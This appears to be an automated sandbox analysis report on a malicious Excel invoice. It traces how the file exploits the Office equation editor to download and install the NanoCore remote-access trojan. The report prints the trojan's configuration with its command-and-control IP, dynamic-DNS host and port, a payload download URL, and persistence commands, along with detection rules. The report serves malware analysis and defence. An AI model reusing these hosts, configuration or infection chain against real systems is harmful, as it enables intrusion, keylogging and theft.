ID: 385193
Sample Name: SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 08:01:11
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report SOL2021-03-14-NETC-NI-21-049-CEVA I…

Overview


General Information

Sample Name:	SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx
Analysis ID:	385193
MD5:	216f2652001700d.
SHA1:	82d3a0b7bb096d..
SHA256:	9b393f90c5fa6aa..
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected Nanocore Rat
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Sigma detected: NanoCore
- Sigma detected: Scheduled temp file…
- Yara detected AntiVM3
- Yara detected Nanocore RAT
- .NET source code contains potentia…
- Allocates memory in foreign process…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1144 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 1320 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2480 cmdline: 'C:\Users\Public\vbc.exe' MD5: A3CBEB3E732B11954572B3EE6755242C)
    - schtasks.exe (PID: 2676 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\gmSlQSien' /XML 'C:\Users\user\AppData\Local\Temp\tmp2720.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
    - RegSvcs.exe (PID: 2696 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe MD5: 72A9F09010A89860456C6474E2E6D25C)
- smtpsvc.exe (PID: 1296 cmdline: 'C:\Program Files (x86)\SMTP Service\smtpsvc.exe' MD5: 72A9F09010A89860456C6474E2E6D25C)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "f57d5a77-8670-45ef-b736-5f3a07b6",
  "Group": "Addora",
  "Domain1": "79.134.225.30",
  "Domain2": "nassiru1155.ddns.net",
  "Port": 1144,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Enable",
  "RequestElevation": "Disable",
  "BypassUAC": "Disable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2394028902.00000000008 40000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xf7ad:$x1: NanoCore.ClientPluginHost • 0xf7da:$x2: IClientNetworkHost
00000007.00000002.2394028902.00000000008 40000.00000004.00000001.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xf7ad:$x2: NanoCore.ClientPluginHost • 0x10888:$s4: PipeCreated • 0xf7c7:$s5: IClientLoggingHost
00000007.00000002.2394028902.00000000008 40000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
00000004.00000002.2197072541.00000000026 A1000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000004.00000002.2197311253.00000000036 A1000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1ff715:$x1: NanoCore.ClientPluginHost • 0x231f35:$x1: NanoCore.ClientPluginHost • 0x1ff752:$x2: IClientNetworkHost • 0x231f72:$x2: IClientNetworkHost • 0x203285:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8 JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe • 0x235aa5:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8 JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe

Click to see the 16 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.RegSvcs.exe.380d42c.9.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xd9ad:$x1: NanoCore.ClientPluginHost • 0xd9da:$x2: IClientNetworkHost
7.2.RegSvcs.exe.380d42c.9.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xd9ad:$x2: NanoCore.ClientPluginHost • 0xea88:$s4: PipeCreated • 0xd9c7:$s5: IClientLoggingHost
7.2.RegSvcs.exe.380d42c.9.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
4.2.vbc.exe.26b2ea0.3.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
4.2.vbc.exe.3890588.5.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x429ad:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x429ea:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8J YUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe • 0x4651d:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8J YUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe

Click to see the 37 entries

Sigma Overview

System Summary:


Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: NanoCore

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Yara detected Nanocore RAT

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

C2 URLs / IPs found in malware configuration

Uses dynamic DNS services

E-Banking Fraud:

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Drops PE files to the user root directory

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:

Detected Nanocore Rat


Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Com Cont
Valid Accounts	Exploitation for Client Execution 1 3	Scheduled Task/Job 1	Extra Window Memory Injection 1	Disable or Modify Tools 1	Input Capture 1 1	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingre Tran
Default Accounts	Command and Scripting Interpreter 1	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	System Information Discovery 1 4	Remote Desktop Protocol	Input Capture 1 1	Exfiltration Over Bluetooth	Encr Char
Domain Accounts	Scheduled Task/Job 1	Logon Script (Windows)	Process Injection 3 1 2	Obfuscated Files or Information 3 1	Security Account Manager	Security Software Discovery 1 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non- Port
Local Accounts	At (Windows)	Logon Script (Mac)	Scheduled Task/Job 1	Software Packing 1 3	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Rem Softw
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	Virtualization/Sandbox Evasion 2 1	SSH	Keylogging	Data Transfer Size Limits	Non- Laye

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Com Cont
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1 1 2	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Appli Proto
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Com Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Access Token Manipulation 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appli Proto
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 3 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Proto


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx	29%	Virustotal		Browse
SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx	23%	ReversingLabs	Document-Office.Exploit.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\nano[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\gmSlQSien.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	0%	Metadefender		Browse
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
7.2.RegSvcs.exe.840000.3.unpack	100%	Avira	TR/NanoCore.fadte		Download File

Domains

Source	Detection	Scanner	Label	Link
covid19vaccinations.hopto.org	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
nassiru1155.ddns.net	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://covid19vaccinations.hopto.org/nano.exe	13%	Virustotal		Browse
http://covid19vaccinations.hopto.org/nano.exe	100%	Avira URL Cloud	malware	
79.134.225.30	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
covid19vaccinations.hopto.org	13.235.115.155	true	true	• 2%, Virustotal, Browse	unknown
nassiru1155.ddns.net	unknown	unknown	true		unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
nassiru1155.ddns.net	true	• Avira URL Cloud: safe	unknown
http://covid19vaccinations.hopto.org/nano.exe	true	• 13%, Virustotal, Browse • Avira URL Cloud: malware	unknown
79.134.225.30	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.%s.comPA	vbc.exe, 00000004.00000002.2202209803.0000000005540000.00000002.00000001.sdmp, RegSvcs.exe, 00000007.00000002.2395892834.0000000004FE0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	vbc.exe, 00000004.00000002.2202209803.0000000005540000.00000002.00000001.sdmp, RegSvcs.exe, 00000007.00000002.2395892834.0000000004FE0000.00000002.00000001.sdmp	false		high
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	vbc.exe, 00000004.00000002.2197072541.00000000026A1000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
13.235.115.155	covid19vaccinations.hopto.org	United States		16509	AMAZON-02US	true
79.134.225.30	unknown	Switzerland		6775	FINK-TELECOM-SERVICESCH	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385193
Start date:	12.04.2021
Start time:	08:01:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 12s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/29@15/2

EGA Information:	Failed
HDC Information:	• Successful, ratio: 1.7% (good quality ratio 1.1%) • Quality average: 41.9% • Quality standard deviation: 34.8%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:02:19	API Interceptor	68x Sleep call for process: EQNEDT32.EXE modified
08:02:23	API Interceptor	24x Sleep call for process: vbc.exe modified
08:02:25	API Interceptor	1x Sleep call for process: schtasks.exe modified
08:02:31	API Interceptor	1206x Sleep call for process: RegSvcs.exe modified
08:02:35	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run SMTP Service C:\Program Files (x86)\SMTP Service\smtpsvc.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
79.134.225.30	TSskTqG9V9.exe	Get hash	malicious	Browse	
	Files Specification.xlsx	Get hash	malicious	Browse	
	J62DQ7fO0b.exe	Get hash	malicious	Browse	
	oE6O5K1emC.exe	Get hash	malicious	Browse	
	AIC7VMxudf.exe	Get hash	malicious	Browse	
	Payment Confirmation.exe	Get hash	malicious	Browse	
	JOIN.exe	Get hash	malicious	Browse	
	Itinerary.pdf.exe	Get hash	malicious	Browse	
	vVH0wIFYFd.exe	Get hash	malicious	Browse	
	GWee9QSphp.exe	Get hash	malicious	Browse	
	s7pnYY2USl.jar	Get hash	malicious	Browse	
	s7pnYY2USl.jar	Get hash	malicious	Browse	
	SecuriteInfo.com.BehavesLike.Win32.Generic.dc.exe	Get hash	malicious	Browse	
	Import and Export Regulation.xlsx	Get hash	malicious	Browse	
	BBdzKOGQ36.exe	Get hash	malicious	Browse	
	BL.exe	Get hash	malicious	Browse	
	Payment Invoice.exe	Get hash	malicious	Browse	
	Payment Invoice.pdf.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Inquiries_scan_011023783591374376585.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
covid19vaccinations.hopto.org	Files Specification.xlsx	Get hash	malicious	Browse	• 34.220.10.254
	APR 21SOA.xlsx	Get hash	malicious	Browse	• 144.168.163.101

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
FINK-TELECOM-SERVICESCH	OjAJYVQ7iK.exe	Get hash	malicious	Browse	• 79.134.225.112
	TSskTqG9V9.exe	Get hash	malicious	Browse	• 79.134.225.30
	Files Specification.xlsx	Get hash	malicious	Browse	• 79.134.225.30
